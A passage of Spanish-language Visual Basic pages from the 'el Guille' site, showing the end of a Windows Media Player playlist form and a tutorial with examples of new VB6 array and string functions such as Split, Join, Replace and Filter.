    Timer1.Enabled = False

    lblTiempo = ""
    lblVolumen = " vol: "

    ' Crear los objetos
    Set m_CD = New cComDlg
    Set m_csPlay = New cPlayWMP

    ' Asignar el volumen a 0 (normal), ya que en el IE5 se asigna a -600
    m_csPlay.Volumen = 0

    ' Llenar la lista de ficheros
```

```
    ' (también se admiten ficheros de texto con los ficheros a tocar)
    sFic = AppPath & "\Lista.m3u"
    sLista = sFic
    txtLista = sFic

    If Len(Dir$(sFic)) Then
        AbrirLista
    Else
        With lstLista
            .Clear
            sFic = Dir$(cSonidos & "*.wav")
            Do While Len(sFic)
                .AddItem cSonidos & sFic
                sFic = Dir$
            Loop
        End With
    End If

    Timer1.Enabled = True
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_csPlay = Nothing

    Set m_CD = Nothing

    Set ftPlayAM = Nothing
End Sub

Private Sub HScrollPos_Change()
    On Error Resume Next

    If CambiandoPos = False Then
        CambiandoPos = True
        m_csPlay.CurrentPosition = HScrollPos.Value * dPos
        CambiandoPos = False
    End If

    Err = 0
End Sub

Private Sub HScrollVol_Change()
    m_csPlay.Volumen = HScrollVol.Value
End Sub

Private Sub lstLista_DragDrop(Source As Control, X As Single, Y As Single)
    ListRowMove Source, DragIndex, ListRowCalc(Source, Y)
End Sub

Private Sub lstLista_KeyDown(KeyCode As Integer, Shift As Integer)
    Dim i As Long

    If KeyCode = vbKeyDelete Then
        With lstLista
            For i = .ListCount - 1 To 0 Step -1
                If .Selected(i) Then
                    .RemoveItem i
                End If
            Next
        End With
    End If
End Sub

Private Sub lstLista_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
    DragIndex = ListRowCalc(lstLista, Y)
    lstLista.Drag
End Sub

Private Sub lstLista_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
```

```
    ' Añadir los ficheros soltados
    Dim i As Long
    Dim j As Long

    ' Posicionarlos antes del que está seleccionado                (22/Ago/99)
    j = lstLista.ListIndex
    If j < 0 Then j = 0

    With Data
        For i = 1 To .Files.Count
            lstLista.AddItem .Files(i), j
        Next
    End With
End Sub

Private Sub Text1_DragDrop(Source As Control, X As Single, Y As Single)
    If TypeName(Source) = "ListBox" Then
        Text1 = Source.List(Source.ListIndex)
    End If
End Sub

Private Sub Text1_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    Text1 = Data.Files(1)
End Sub

Private Sub Timer1_Timer()

    On Local Error Resume Next

    With m_csPlay
        ' Si se está tocando el fichero...
        If m_Tocando Then
            ' mostrar el tiempo restante
            lblTiempo = .TiempoRestante & " (" & sEstadoActual(.EstadoActual) & ")"

            ' Mostrar el valor de la barra de desplazamiento,
            ' (si no se está cambiando en este momento)
            If CambiandoPos = False Then
                CambiandoPos = True
                HScrollPos.Value = .CurrentPosition / dPos
                CambiandoPos = False
            End If

            ' Si se ha terminado
            If .Terminado Then
                m_Tocando = False
            End If
        Else
            ' Si no se está tocando, mostrar el tiempo total,
            ' si hay un fichero cargado
            If .FicheroCargado Then
                lblTiempo = .TiempoTotal & " (" & sEstadoActual(.EstadoActual) & ")"
            Else
                lblTiempo = "---"
            End If
        End If
        ' El 0 es el valor máximo del volumen
        If .Volumen = 0 Then
            lblVolumen = " vol: " & .Volumen & " (max)"
        Else
            lblVolumen = " vol: " & .Volumen
        End If
    End With

    Err = 0
End Sub

Private Sub TocarLista()
```

```
    ' Tocar los ficheros de la lista
    Dim i As Long, j As Long
    Dim sFic As String

    j = lstLista.ListCount - 1
    i = 0
    Label1(0).BackColor = vbRed
    Do While i <= j
        If Not lstLista.Selected(i) Then
            sFic = lstLista.List(i)
            lstLista.Selected(i) = True

            ' Comprobar si es un link y hay que modificar la unidad (14/Dic/99)
            If InStr(sFic, ".lnk") Then
                sFic = m_csPlay.Lnk2Path(sFic)
                If Left$(sFic, 2) <> sUnidad Then
                    sFic = sUnidad & Mid$(sFic, 3)
                End If
            End If

            m_csPlay.FileName = sFic

            ' Sólo si es un fichero "aceptable"
            If m_csPlay.TiempoTotal > 0 Then
                m_Tocando = True
                '
                m_csPlay.Tocar sFic
                Text1 = sFic

                ' El valor de cada paso del HScrollPos
                dPos = m_csPlay.Duration / HScrollPos.Max
                HScrollPos.Value = 0

                HScrollVol.Value = m_csPlay.Volumen
                '
                ' Esperar a que termine de tocar
                With m_csPlay
                    Do While .Terminado = False
                        If m_TocandoLista = False Then
                            .Parar
                            ' Obligar a salir del bucle de tocar las canciones
                            i = j
                            Exit Do
                        End If
                        DoEvents
                    Loop
                End With
            End If
        End If
        i = i + 1
    Loop
    Label1(0).BackColor = vbButtonFace
End Sub

Private Sub ComprobarUnidad()
    ' Comprueba si la unidad indicada está disponible               (22/Ago/99)
    ' (se buscará el directorio \Sonidos y algún fichero WAV)
    Dim sFic As String
    Dim i As Long
    Dim j As Long
    Static YaEstoy As Boolean

    ' No permitir la reentrada
    If YaEstoy Then Exit Sub

    YaEstoy = True

    On Local Error Resume Next
```

```
    sUnidad = Trim$(txtUnidad)
    sFic = sUnidad & "\Sonidos\*.wav"

    i = Len(Dir$(sFic))
    If Err <> 0 Or i = 0 Then
        ' No está disponible, buscar otra unidad
        For j = Asc("C") To Asc("Z")
            Err = 0
            sUnidad = Chr$(j) & ":"
            sFic = sUnidad & "\Sonidos\*.wav"
            i = Len(Dir$(sFic))
            ' Si no se produce error es que hemos encontrado algo
            If Err = 0 And i <> 0 Then
                txtUnidad = sUnidad
                YaEstoy = False
                Exit Sub
            End If
        Next
        ' Si se llega aquí es que no hemos hallado nada...
        txtUnidad = Left$(CurDir$, 2)
        ' Asignar también sUnidad,                                    (12/Dic/99)
        ' sino se quedaría la última comprobada
        sUnidad = txtUnidad
    End If

    Err = 0

    YaEstoy = False
End Sub

Private Sub txtUnidad_KeyPress(KeyAscii As Integer)
    ' Si se pulsa INTRO, comprobar la unidad escrita              (22/Ago/99)
    If KeyAscii = 13 Then
        KeyAscii = 0
        ComprobarUnidad
        AsignarFicheros
    End If
End Sub

Private Sub AsignarFicheros()
    ' Asignar la nueva unidad a los ficheros                      (22/Ago/99)
    Dim j As Long
    Dim sFic As String

    sFic = Text1
    If Left$(sFic, 2) <> sUnidad Then
        Text1 = sUnidad & Mid$(sFic, 3)
    End If

    With lstLista
        For j = 0 To .ListCount - 1
            sFic = .List(j)
            If Left$(sFic, 2) <> sUnidad Then
                .List(j) = sUnidad & Mid$(sFic, 3)
            End If
        Next
    End With
End Sub

Private Sub AbrirLista()
    Dim nFic As Long
    Dim sFic As String
    Dim i As Long
    Dim sTmp As String

    sFic = sLista

    nFic = FreeFile
    If Len(Dir$(sFic)) Then
```

```
        lstLista.Clear

        On Local Error Resume Next

        Open sFic For Input As nFic
        Do While Not EOF(nFic)
            Line Input #nFic, sTmp
            Err = 0
            ' Si no existe ese fichero,
            i = Len(Dir$(sTmp))
            If Err <> 0 Or i = 0 Then
                ' quitar el nombre de la unidad y asignar la hallada
                i = InStr(sTmp, ":")
                If i Then
                    sTmp = Mid$(sTmp, i + 1)
                End If
                sTmp = sUnidad & sTmp
            End If
            lstLista.AddItem sTmp
        Loop
        Close nFic

        Err = 0
    End If
End Sub

Private Function AppPath() As String
    ' Quita la barra de directorios,                                (20/Dic/99)
    ' y lo devuelve con la primera en mayúsculas y el resto en minúsculas
    Dim sTmp As String

    sTmp = App.Path
    If Right$(sTmp, 1) = "\" Then
        sTmp = Left$(sTmp, Len(sTmp) - 1)
    End If
    AppPath = StrConv(sTmp, vbProperCase)
End Function
```

Los links al código en formato ZIP (y un par de ficheros en formato MP3)

El código de gsPlayWMP y las clases usadas (gsPlayWMP.zip 21.6 KB)
Nota del 18/Abr/2001: Se incluye una versión revisada de la clase de diálogos comunes.

Los ficheros de muestra:
Jennifer.zip (257 KB, Jennifer Lopez-If you had my love mini.mp3)
Lou.zip (286 KB, Lou Bega-Mambo Nº 5 mini.mp3)

Estos ficheros no son canciones completas, sino simples muestras de menos de 30 segundos...
Lo siento por los fans de alguno de ellos...

Cargando las páginas de 'el Guille', "el Web del Visual Basic, C#, .NET Framework y más..."

Si no te carga automáticamente, pulsa en uno de estos links:
http://guille.costasol.net/indice.asp
http://www.mundoprogramacion.com/indice.asp

(c)Guillermo 'guille' Som, 1996-2003

Visual Basic 6

Algunas de las nuevas características del VB6

Iniciado: el 1/Sep/98
Actualizado: el 31/Ago/99

Si esto lo lees y no te aprece tan "novedoso", es que habrá pasado un año o más desde que se publicó por primera vez, pero a la hora en la que se publica por primera vez, si que lo es, ya que aún no está a la venta ni siquiera en los Estados Unidos (USA).
(Puede que te parezca una chorrada esta nota, pero nunca se sabe hasta cuando estará esta página a disposición de los internautas, así que...)
De todas formas, las pruebas se han realizado en un versión definitiva en idioma inglés, es decir que no es una Beta ni una versión Pre-Release. No te creas que esto es un privilegio, tu también puedes tenerla si estás suscrito a la versión Universal del MSDN (Microsoft Developer Network)

No sé que cantidad de información voy a publicar sobre el Visual Basic 6, pero empezaré por las más sencillas y las que he probado (y entendido), para que cuando tengas esta versión, te resulte más fácil encontrar información y/o poder comprender mejor, (si es que es posible), las nuevas características de esta **nueva** versión de este lenguaje ya algo añejo.

Nota: Las secciones y nuevas características, explicadas en esta nueva sección, están extraidas del fichero de ayuda del Visual Basic 6, aunque algunas de ellas no se incluyen en el fichero que tengo, pero sí están en el CD que se incluye con la "MSDN Library Visual Studio 6.0", me imagino que en la versión final en castellano se incluirán completas.
Según indica Microsoft los CDs del MSDN (Microsoft Developer Network) se incluyen en las tres ediciones del VB6: Learning, Professional y Enterprise.
Como recomendación sobre que versión elegir: como mínimo la Profesional, la de aprendizaje es demasiado básica.

Para empezar, vamos a hacerlo con algunas nuevas funciones y un par de "detalles" novedosos, que tengo que explicarlos antes, para poder comprender lo que después se explicará...

1. **Características del lenguaje:**
   Las funciones pueden devolver Arrays y los Arrays dinámicos se pueden asignar (1/Sep/98)

2. **Características del lenguaje: Funciones de manejo de cadenas:** (1/Sep/98)
   InStrRev Devuelve la posición de una cadena dentro de otra, buscando desde el final
   StrReverse Invierte el contenido de una cadena
   WeekDayName Devuelve el nombre del día de la semana
   MonthName Devuelve el nombre de un mes del año

3. **Características del lenguaje: Funciones de manejo de cadenas:** (4/Sep/98)
   Join Devuelve en una cadena los elementos de un array
   Split Devuelve un array con el contenido de una cadena
   Replace Devuelve una cadena en la que se han sustituido ciertas subcadenas con otras...
   Filter Devuelve un array con los elementos de otro array que contenga o no la cadena

indicada

4. **Características del lenguaje:**
   Los tipos definidos por el usuario se pueden usar como parámetros y como valor devuelto por una función (11/Nov/98)
   Nota: Ya está el código para usar con los módulos de clases (18/Nov/98)

5. **Características del lenguaje:**
   File System Objects, objetos del sistema de ficheros que permiten crear ficheros, directorios y más.

6. **Características del lenguaje:**
   Dictionary, una forma mejorada de mantener colecciones de objetos

Arriba

Visual Basic 6

Características del Lenguaje

Iniciado: el 1/Sep/98
Actualizado: el 31/Ago/99

Las nuevas características del Visual Basic 6, en lo que al lenguaje se refiere, es decir, nuevas funciones y otras cosas que se pueden hacer con esta versión del VB.

1. Las funciones pueden devolver Arrays y los Arrays dinámicos se pueden asignar
2. Funciones para el manejo de cadenas y arrays
3. Los tipos definidos por el usuario se pueden usar como parámetro y como valor devuelto por una función
   Nota: Ya está el código para usar con los módulos de clases (18/Nov/98)
4. CallByName, acceder a propiedades y métodos mediante una cadena...
5. File System Objects, objetos del sistema de ficheros que permiten crear ficheros, directorios y más.
6. Dictionary, una forma mejorada de mantener colecciones de objetos

Visual Basic 6: Nuevas características

Visual Basic 6

Características del lenguaje: Arrays

Revisión del 1/Sep/98

1.- Las funciones pueden devolver Arrays y los Arrays dinámicos se pueden asignar (1/Sep/98)

Los Arrays dinámicos, (es decir los que pueden cambiar el número de elementos), ahora se tratan de igual forma que las variables normales. Tanto las funciones como las propiedades pueden devolver arrays y se puede asignar un array a otro.

Veamos un par de ejemplos para "clarificar" esto:

Empezaremos asignando el contenido de un array a otro, los comentarios son lo suficientemente explicativos como para que lo entiendas, pero si no es así... (lo siento por tí... je, je)
De todas formas, te lo explico a grandes rasgos:
---Se declaran dos arrays dinámicos, (fíjate que no se le indica en la declaración el número de elementos que tendrá)
---En este ejemplo se han usado arrays de cadenas de caracteres, pero podrían ser de cualquier tipo, la única "obligación" es que los dos arrays deben ser del mismo tipo; es decir, no podemos asignar a un array de Strings, un array de Longs. Ni un array de Variant a un array de String, incluso si el contenido de los variants son cadenas; ya que Visual Basic producirá un error si los dos arrays usados no se han declarado del mismo tipo... tampoco iba a ser perfecto...
---Se asignan de la misma forma que se hacen con las variables normales, no es necesario usar SET ni nada de eso.
---El array que recibe los datos, tendrá el mismo número de índices que el original y con la misma numeración... Osea, si un array se dimensiona de 3 a 5, el que recibe los datos, también estaría dimensionado de 3 a 5; y daría error si se quisiera acceder a un elemento anterior o posterior... como en cualquier array normal.

```
'Asignar un array a otro
Private Sub cmdAsignarArrays_Click()
    Dim Array1() As String
    Dim Array2() As String
    Dim i As Long

    'Dimensionamos el primer array,
    'no es necesario indicar el elemento inferior.
    'pero se puede usar cualquier valor, como se suele
    'hacer con todos los arrays...
    '...al fin y al cabo es un array.
    ReDim Array1(1 To 10)

    'Un bucle para recorrer el array recién dimensionado
    'Si sabemos los índices, se puede usar:
    'For i = 1 To 10
    'Si vas a probar, de esta forma sólo tendrás que cambiar
    'los índices del ReDim
```

```
    For i = LBound(Array1) To UBound(Array1)
        'Le asignamos unos elementos de prueba
        Array1(i) = "Elemento " & i & " del array"
    Next

    'Asignamos al segundo array el contenido del primero
    Array2 = Array1
    'Lo mostramos en un Listbox
    With List1
        .Clear
        'Si sabemos los valores iniciales y finales,
        'podemos usarlo, pero de esta forma, siempre
        'tomaremos los elementos correctos del array
        For i = LBound(Array2) To UBound(Array2)
            'Lo añadimos al ListBox, para ver que "funciona"
            .AddItem "En Array2: " & Array2(i)
        Next
    End With
End Sub
```

Continuamos asignando a un array lo que devuelve una función.
También está comentado, pero un poco de explicación aclarará cualquier duda...

Lo primero es crear una función que devuelva un array:
---La declaración es igual que una función normal, la única diferencia, entre otras cosas para que el Visual Basic sepa que estamos tratando con una función especial, es usar un par de paréntesis después del tipo de datos. Por supuesto que se pueden indicar parámetros, como en cualquier función. Eso lo veremos después.
---La forma de asignar a un array lo que la función devuelve, se usa de igual forma que si fuese una función que devuelve sólo un valor. Por supuesto que la variable que recibe el valor de esa función debe ser un array.
---Las mismas observaciones que en el ejemplo anterior: El array al que se asignará lo que devuelva la función, TIENE que ser del mismo tipo que la función... ni siquiera vale usar Variant.

```
'Una función que devuelve un Array
Private Function DevuelveArray() As String()
    'Devuelve un array de tipo String.
    '
    'Fíjate que después del tipo se indican los paréntesis,
    'esto es necesario, para que Visual Basic sepa que lo que
    'se devuelve es un array.

    'Asignamos unos valores de ejemplo
    Dim i As Long
    'Hay que usar un array intermedio para asignar los valores.
    Dim tmpArray() As String

    'Redimensionamos el array temporal
    ReDim tmpArray(6)

    'Asignamos los valores de ejemplo.
    '---NO SE PUEDE USAR el nombre de la función,
    '   ya que daría error.
    For i = 0 To 6
        tmpArray(i) = "Valor " & i & " devuelto por una función"
    Next

    'Asignamos el array temporal al nombre de la función,
    'para que devuelva el array.
    'Esto es como normalmente se hace con todas las funciones.
```

```
    DevuelveArray = tmpArray
End Function
```

'Un ejemplo para asignar a un array lo que devuelva la función

```
Private Sub cmdAsignarDeFuncion_Click()
    'Dimensionamos un array que contendrá lo que devuelva
    'la función.
    Dim Array1() As String
    Dim i As Long

    'Asignamos el array de la función.
    'Aunque no es necesario indicar los parétesis,
    'prefiero hacerlo, entre otras cosas, porque así
    'se sabe que es una función.
    Array1 = DevuelveArray()

    'Asignamos al ListBox el contenido del nuevo Array.
    With List1
        .Clear
        'Esta es la mejor forma de recorrer el array,
        'así no tenemos porqué saber los índices del mismo.
        For i = LBound(Array1) To UBound(Array1)
            .AddItem Array1(i)
        Next
    End With
End Sub
```

En este ejemplo, se usan parámetros, incluso opcionales... como toda función que se precie.
Lo dicho, si no entiendes los comentarios... espera a tener el VB6 y podrás probarlo...

'Función que devuelve un array y acepta parámetros, incluso opcionales

```
Private Function DevuelveArrayParametros(ByVal iVeces As Integer, _
            Optional ByVal sCadena As String = "Prueba") As String()

    'Devuelve un array de tipo String.

    'Asignamos unos valores de ejemplo
    Dim i As Long
    'Hay que usar un array intermedio para asignar los valores.
    Dim tmpArray() As String

    'Redimensionamos el array temporal
    ReDim tmpArray(iVeces)

    'Asignamos los valores de ejemplo.
    For i = 0 To iVeces
        tmpArray(i) = "Valor del índice: " & i & ", " & sCadena
    Next

    'Asignamos el array temporal al nombre de la función,
    'para que devuelva el array.
    'Esto es como normalmente se hace con todas las funciones.
    DevuelveArrayParametros = tmpArray
End Function
```

'Usamos la función que requiere parámetros

```
Private Sub cmdAsignarFuncionParametros_Click()
```

```
    'Dimensionamos un array que contendrá lo que devuelva
    'la función.
    Dim Array1() As String
    Dim i As Long

    'Asignamos el array de la función.
    'Aunque no es necesario indicar los parétesis,
    'prefiero hacerlo, entre otras cosas, porque así
    'se sabe que es una función.
    Array1 = DevuelveArrayParametros(10, "Con parámetros")

    'Asignamos al ListBox el contenido del nuevo Array.
    With List1
        .Clear
        'Esta es la mejor forma de recorrer el array,
        'así no tenemos porqué saber los índices del mismo.
        For i = LBound(Array1) To UBound(Array1)
            .AddItem Array1(i)
        Next
    End With
End Sub
```

Para terminar con esto de los arrays,
vamos a ver cómo asignar a un array del tipo Variant cualquier tipo de array.

Te preguntarás que porqué antes dije que no se podía asignar un array de un tipo a otro array de otro tipo, incluso si es Variant.
Y no te engañaba... NO SE PUEDE ASIGNAR UN ARRAY QUE NO SEA VARIANT A UN ARRAY DEL TIPO VARIANT.
Pero lo que si se puede hacer es asignar a un elemento de un array de tipo Variant un array de cualquier tipo, incluso se pueden mezclar en los distintos elementos de ese array variant diferentes tipos de arrays... pero esto no es nada nuevo... antes también se podía hacer... salvo que no se podía asignar de una vez un array completo.
Veamoslo con un ejemplo:

```
'
Private Sub cmdAsignarAVariant_Click()
    Dim intArray() As Integer
    Dim strArray() As String
    Dim varArray() As Variant
    Dim i As Long, j As Long

    'Array con datos del tipo Integer
    ReDim intArray(3)
    For i = 0 To 3
        intArray(i) = i + Int(Rnd * 10)
    Next

    'Array con datos del tipo String
    ReDim strArray(4)
    For i = 0 To 4
        strArray(i) = "Array de String, elemento: " & i
    Next

    'Un Array del tipo Variant
    ReDim varArray(1 To 2)

    'Asignamos a un elemento del array de Variants
    'el contenido de un array completo.
```

```
    varArray(1) = intArray()
    varArray(2) = strArray()

    'Mostramos el contenido del array de Variants
    With List1
        .Clear
        'Bucle para cada elemento del array Variant
        For j = LBound(varArray) To UBound(varArray)
            .AddItem "Array " & j
            .AddItem "--------"
            'Recorremos cada elemento de los arrays asignados
            For i = LBound(varArray(j)) To UBound(varArray(j))
                'Mostramos los datos, indentados con un TABulador
                .AddItem vbTab & varArray(j)(i)
            Next
        Next
    End With
End Sub
```

Características del lenguaje Visual Basic 6: Nuevas características

Visual Basic 6

Características del lenguaje: Funciones de manejo de cadenas y arrays

Iniciado: el 1/Sep/98
Actualizado: el 4/Sep/98

Las nuevas funciones del Visual Basic 6:

1. InStrRev Devuelve la posición de una cadena dentro de otra, buscando desde el final
2. StrReverse Invierte el contenido de una cadena
3. WeekDayName Devuelve el nombre del día de la semana
4. MonthName Devuelve el nombre del mes del año
5. Join Devuelve en una cadena los elementos de un array
6. Split Devuelve un array con el contenido de una cadena
7. Replace Devuelve una cadena en la que se han sustituido ciertas subcadenas con otras...
8. Filter Devuelve un array con los elementos de otro array que contenga o no la cadena indicada

1.- InStrRev (1/Sep/98)

Esta función se usa casi igual que la clásica InStr, pero sirve para buscar desde el final de la cadena.
Como sabrás InStr devuelve la posición de una cadena dentro de otra:
InStr("Hola Mundo", "Mundo") daría un valor 6, lo que quiere decir que la posición de Mundo ocupa los caracteres desde la posición 6 dentro de Hola Mundo.
En este ejemplo, InStrRev daría también 6, pero si se hace esto otro:
InStrRev("Hola Mundo", "o"), es decir saber cual es la posición de la última letra o, daría como resultado: 10;
sin embargo: **InStr("Hola Mundo", "o")** daría 2, es decir la posición de la primera o.

Si quieres ver código de cómo implementar esta función en VB5, pasate por las soluciones de la entrega 17 del curso básico.
El problema de esta implementación, es que es compatible en parámetros con InStr, cosa que no ocurre con la nueva función del Visual Basic 6.
Veamos los parámetros de InStr y los de InStrRev:

```
InStr([start, ]string1, string2[, compare])
```

```
InStrRev(string1, string2[, start[, compare]])
```

Si te fijas, verás que el parámetro opcional START ha cambiado de sitio, desde mi punto de vista es más lógico en la nueva función, pero como ya estamos acostumbrados...

Como cambio, ahora en todas las funciones que usan el parámetro compare, el cual es opcional y si no se especifica se usa lo que se haya indicado en **Option Compare xxx**; pues lo que cambia es que antes no existía un valor para indicar que se usaba ese valor por defecto, simplemente no se indicaba, y ahora si se indica **-1** (**vbUseCompareOption**) se usa el tipo de comparación a realizar en las cadenas.

Ya sabes que por defecto es como si estuviese **Option Compare Binary**, es decir que se diferencian las mayúsculas de las minúsculas. Si se especifica, (siempre a nivel de módulo y en cada módulo), **Option Compare Text**, no se diferencian las mayúsculas de las minúsculas. Pero esas definiciones se pueden pasar por alto, indicando el parámetro *compare*.

2.- StrReverse (1/Sep/98)

Esta función sirve para invertir el contenido de una cadena... es decir, darle la vuelta.
Si se le pasa como parámetro "Hola", devolverá una cadena tal como esta: "aloH", es decir que casi aprende a hablar en francés... o al menos por teléfono...

Para usarla:
anedaCs= StrReverse("Hola Mundo") ' También valen variables de cadenas como argumento
En la variable se asignará: "odnuM aloH"

3.- WeekDayName (1/Sep/98)

Devuelve el nombre del día de la semana.

La forma de usarla es:
WeekdayName(weekday[, abbreviate][, firstdayofweek])
dónde:
weekday: es un valor que indica el día de la semana, el valor dependerá del parámetro FirstDayOfWeek.
abbreviate: Opcional, si se devuelve el nombre completo o abreviado
firstdayofweek: Opcional, para indicar cual es el primer día de la semana, por defecto en 1 (vbSunday), osea Domingo

En este ejemplo se usa una función que devuelve un array y acepta como párametro si se devuelven los valores abreviados o no, por defecto es NO; el valor devuelto se puede asignar directamente a un array dinámico.

Nota: Los nombres de los días de la semana, los devuelve en el idioma en que esté configurado Windows

```
'
Private Function NombresDias(Optional ByVal Abbreviate As Boolean = False) As String()
    'Devuelve un array con los nombres de los días de la semana
    Dim tArray() As String
    Dim i As Long

    'Redimensionamos el array
    ReDim tArray(1 To 7)

    'Bucle para cada día de la semana
    For i = 1 To 7
        'Se inicia la semana en el Lunes
        tArray(i) = WeekdayName(i, Abbreviate, vbMonday)
    Next

    'Devolver el array reción creado
    NombresDias = tArray()
End Function
```

4.- MonthName (1/Sep/98)

Devuelve el nombre del mes.

La forma de usarla es:
MonthName(month[, abbreviate])
dónde:
month: es el número del mes, Enero es 1, Febrero 2, etc.
abbreviate: Opcional, si se devuelve el nombre completo o abreviado

En este ejemplo se usa una función que devuelve un array y acepta como párametro si se devuelven los valores abreviados o no, por defecto es NO; el valor devuelto se puede asignar directamente a un array dinámico.

Nota: Los nombres de los meses, los devuelve en el idioma en que esté configurado Windows

```
'
Private Function NombresMeses(Optional ByVal Abbreviate As Boolean = False) As String()
    'Devuelve un array con los nombres de los meses
    Dim tArray() As String
    Dim i As Long

    'Dimensionar un array para los doce meses
    ReDim tArray(1 To 12)

    'Asignar los nombres de los meses
    For i = 1 To 12
        tArray(i) = MonthName(i, Abbreviate)
    Next

    'Devolver el array
    NombresMeses = tArray()
End Function
```

5.- Join (2/Sep/98)

Esta función devuelve en una cadena el contenido de un array, cada elemento del array se incluye en esa cadena y se separa cada elemento con el separador indicado. El separador no se añade al final de la cadena, sólo entre cada elemento.

La forma de usar esta función es:
Join(list[, delimiter])
dónde:
list: es un array con los elementos que queremos "juntar" en una cadena.
delimiter: (opcional), es el separador que queremos usar para separar cada uno de esos elementos, por defecto es un espacio. Si no queremos usar ningún delimitador, es decir para que todos los elementos estén juntos, hay que indicar una cadena vacía; si, por el contrario queremos usar cualquier otro carácter, lo indicaremos en este parámetro de la función.

Veamos un ejemplo:

```
'
Private Sub cmdJoin_Click()
    'Ejemplo de uso de Join, esta función devolverá en una cadena
    'cada elemento de un array separados por el delimitador que
    'se le indique.
    Dim tArray() As String
    Dim i As Long
```

```
    'Dimensionamos el array con cuatro elementos (de 0 a 3)
    ReDim tArray(3)
    'Asignamos valores al array
    For i = 0 To 3
        tArray(i) = "Elemento_" & i
    Next

    '=== Para hacer otras pruebas ===
    'Separa cada palabra con el caracter indicado
    'Text1 = Join(tArray, "/")

    'Todas las palabras juntas, sin usar separador
    'Text1 = Join(tArray, "")

    'Las palabras se separan por un espacio, (valor por defecto)
    Text1 = Join(tArray)
End Sub
```

Si no se indica delimitador: **`Text1 = Join(tArray)`**, el contenido de Text1 será:
Elemento_0 Elemento_1 Elemento_2 Elemento_3
Cada elemento se separa con un espacio.

Si se especifica un caracter como delimitador: **`Text1 = Join(tArray, "/")`**, el contenido de Text1 será:
Elemento_0/Elemento_1/Elemento_2/Elemento_3
Fíjate que el delimitador no se añade al final.

Si se especifica una cadena vacía: **`Text1 = Join(tArray, "")`**, el contenido de Text1 será:
Elemento_0Elemento_1Elemento_2Elemento_3
Es decir todos juntos, sin separación.

6.- Split (2/Sep/98)

Esta función es la inversa de Join, es decir, toma el contenido de una cadena y forma un array con cada una de las palabras, (o serie de palabras separadas por un delimitador dado, subcadena que la llaman).

La forma de usar esta función es:
Split(expression[, delimiter[, count[, compare]]])
dónde:
expresion: es una cadena, o expresión que de como resultado una cadena, de la que queremos sacar los elementos.
delimiter: (opcional), es el separador que le indicará a la función como están separados los elementos; por defecto es un espacio. Si el delimitador es una cadena vacía, se devolverá un array con sólo un elemento conteniendo toda la cadena.
count: (opcional), el número de elementos que se devolverá en el array, si no se indica o se usa -1, se devolverá cada subcadena en un elemento del array. Si este valor es menor que el número de subcadenas, en el último elemento del array se asignará el resto de la cadena.
compare: (opcional), el tipo de comparación que se realizará para evaluar el delimitador dentro de la expresión.
Mira la explicación de este parámetro dada en la función InStrRev

Veamos un ejemplo de cómo usarla:
(esta función puede servir, entre otras cosas, para asignar a un array los parámetros de la línea de comandos, si quieres ver lo que me hubiese ahorrado de existir antes esta función, pulsa en este link, aunque la verdad sea dicha, una función específica siempre funcionará mejor... no es por nada...)

```
'
```

```
Private Sub cmdSplit_Click()
    'Devolver una cadena con una serie de palabras de un array
    Dim tArray() As String
    Dim sTmp As String
    Dim i As Long

    'Asignamos valores de prueba a una cadena
    sTmp = "Hola Mundo, esto es una prueba de Split en VB6"

    'Creamos un array, cada "substring" se asignará
    'a un elemento del array
    tArray = Split(sTmp)

    'Ahora sólo crearemos un array de tres elementos
    'tArray = Split(sTmp, , 3)

    'También se puede usar para desglosar los parámetros
    'de la línea de comandos
    'fichero.txt /B /S/I
    tArray = Split(Command$, "/")

    'Mostramos la información
    List2.Clear
    'Si no conocemos los índices del array,
    'usamos LBound y UBound para que nos lo indique
    For i = LBound(tArray) To UBound(tArray)
        List2.AddItem tArray(i)
    Next
End Sub
```

7.- Replace (3/Sep/98)

Esta función devolverá una cadena en la que se han sustituido las "palabras" (subcadenas) indicadas por otras. (Se entenderá mejor al ver los parámetros y con el ejemplo)

La forma de usar esta función es:
Replace(expression, find, replacewith[, start[, count[, compare]]])
dónde:
expression: Es la cadena original
find: las subcadenas que queremos reemplazar
replacewith: lo que se pondrá cuando se halle la cadena a reemplazar
start: (opcional), posición dentro de expression a partir de la cual empezaremos a procesar la cadena
count: (opcional), número de sustituciones que queremos realizar, el valor por defecto es -1, lo que indica que se harán todas las sustituciones posibles.
compare: (opcional), lo dicho en las otras funciones, el tipo de comparación a realizar: binaria, de cadena o según el Option Compare xxx

Pulsa este link para ver cómo "fabricarte" una función para hacer esto mismo... (más o menos)
He publicado una nueva versión de las que ya estaban anteriormente publicadas.

Vamos a ver un ejemplo de cómo usar esta función.

```
'En este ejemplo se sustituirán las "r" por "g"
'aunque también se podrían sustituir palabras completas o más de una letra, etc.
Private Sub cmdReplace_Click()
    Dim sOriginal As String
    Dim sBuscar As String
```

```
    Dim sPoner As String

    'Perdón a los que tenéis problemas con la ERRE, pero...
    sOriginal = "El perro de San Roque no tiene rabo porque Ramón Ramirez..."
    sBuscar = "r"
    sPoner = "g"

    Label1(2) = Replace(sOriginal, sBuscar, sPoner, , , vbTextCompare)
End Sub
```

El resultado de esta prueba sería:
El pe**gg**o de San **g**oque no tiene **g**abo po**g**que **g**amón **g**ami**g**ez...
Se sustituyen todas las "r", incluso las mayúsculas, ya que se ha especificado **vbTextCompare**, es decir no tener en cuenta las mayúsculas de las minúsculas.
Si se hubiese distinguido las mayúsculas de las minúsculas, cosa que ocurriría si no se hubiese indicado ese parámetro y en el módulo no se hubiese especificado **Option Compare Text** o bien si se hubiese indicado explícitamente **vbBinaryCompare**, la frasesita quedaría de esta forma:
El pe**gg**o de San Roque no tiene **g**abo po**g**que Ramón Rami**g**ez...

8.- Filter (3/Sep/98)

Esta función devuelve un array que contiene los elementos de otro array, siempre que coincida con el criterio de búsqueda especificado. Ambos arrays deben ser del tipo String (cadena)

La forma de usar esta función es:
Filter(InputStrings, Value[, Include[, Compare]])
dónde:
InputStrings: es un array unidimensional del tipo cadena
Value: la cadena a buscar en InputStrings
Include: (opcional) Si se quiere que los elementos devueltos sean los que incluyen la cadena indicada en Value o no, el valor por defecto es True, es decir, que se devuelvan las que incluyan esa cadena a buscar.
Compare: (opcional), el tipo de comparación a realizar.

Vamos a ver un ejemplo de cómo usar esta función.

```
'
Private Sub cmdFilter_Click()
    'Filtra un array con la cadena indicada y devuelve un array
    Dim tArray1() As String
